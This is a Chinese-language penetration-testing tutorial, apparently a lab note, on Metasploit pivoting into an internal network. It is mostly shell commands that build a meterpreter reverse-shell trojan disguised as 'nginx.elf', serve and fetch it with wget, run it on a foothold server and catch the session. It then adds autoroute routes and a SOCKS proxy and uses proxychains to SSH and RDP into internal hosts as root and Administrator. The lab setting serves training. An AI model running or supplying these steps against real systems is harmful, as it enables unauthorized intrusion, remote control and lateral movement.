 ```bash #当前的隧道只能在msfconsole环境下有效 # msfconsole换下下执行route # bash环境下执行route ```   ## 全局会话 由于 MSF 路由只能在 MSF 框架中使用,要想在 Kali 的控制台中使用 MSF 的路由,则需要创建一个 MSF 的代理,通过代理将数据转给 MSF 路由(隧道),最后探测出内网主机。 目标:脱离msfconsole控制台,依然可以访问内网机器。 ```bash #1. 控制跳板机器-外网服务器 #1.1 木马生成命令 msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.88.104 LPORT=7770 -f elf -o nginx.elf #1.2 将木马传输到外网服务器中执行 #kali python -m http.server #外网服务器,任意目标都可以 wget http://192.168.88.104:8000/nginx.elf #1.3 MSF监听反向木马 msfconsole use exploit/multi/handler set payload linux/x64/meterpreter/reverse_tcp set lhost 192.168.88.104 set lport 7770 run #1.4 外网服务器执行木马 chmod a+x ./nginx.elf ./nginx.elf & #2. 对于MSF会话添加路由(10.20.30.0) #2.1 使用post模块,添加路由 use post/multi/manage/autoroute #2.2 添加会话 set session 1 #2.3 启用模块,将两段路由合并,完成跨网段通信 run #2.4 启用之后,再次查看当前MSF会话路由 route IPv4 Active Routing Table ========================= Subnet Netmask Gateway ------ ------- ------- 10.20.30.0 255.255.255.0 Session 1 192.168.88.0 255.255.255.0 Session 1 #3. 创建klai的代理 #3.1 修改全局的网络代理配置,将socket4注释,添加socket5 vim /etc/proxychains4.conf socks5 127.0.0.1 1080 #3.2 在msfconsole控制台中使用代理模式 use auxiliary/server/socks_proxy run #3.3 需要使用工具,进行手动代理 #proxychains工具能让本身不支持代理的程序(如 nmap、curl、wget)也通过代理服务器来访问目标网络。 #proxychains 的工作原理是“劫持”程序发出的网络连接请求 # 3.3.1 使用ssh连接内网服务器 proxychains ssh root@10.20.30.131 #3.3.2 连接Windows7 的远程桌面 apt install -y rdesktop proxychains rdesktop 10.20.30.50 -u Administrator #如果代理报错,则需要更新系统,apt update #如果报错提示:公钥缺失,则执行以下命令 wget -q -O - https://archive.kali.org/archive-key.asc | sudo apt-key add - ``` kali机器全局代理:  连接win7远程桌面: 
毛林
2026年11月15日 18:42
转发文档
收藏文档
上一篇
下一篇
评论(0)
登录
后可发表评论
还没有评论,来抢沙发~
手机扫码
复制链接
手机扫一扫转发分享
复制链接
Markdown文件
Word文档
PDF文档(打印)
分享
链接
类型
密码
更新密码
还没有评论,来抢沙发~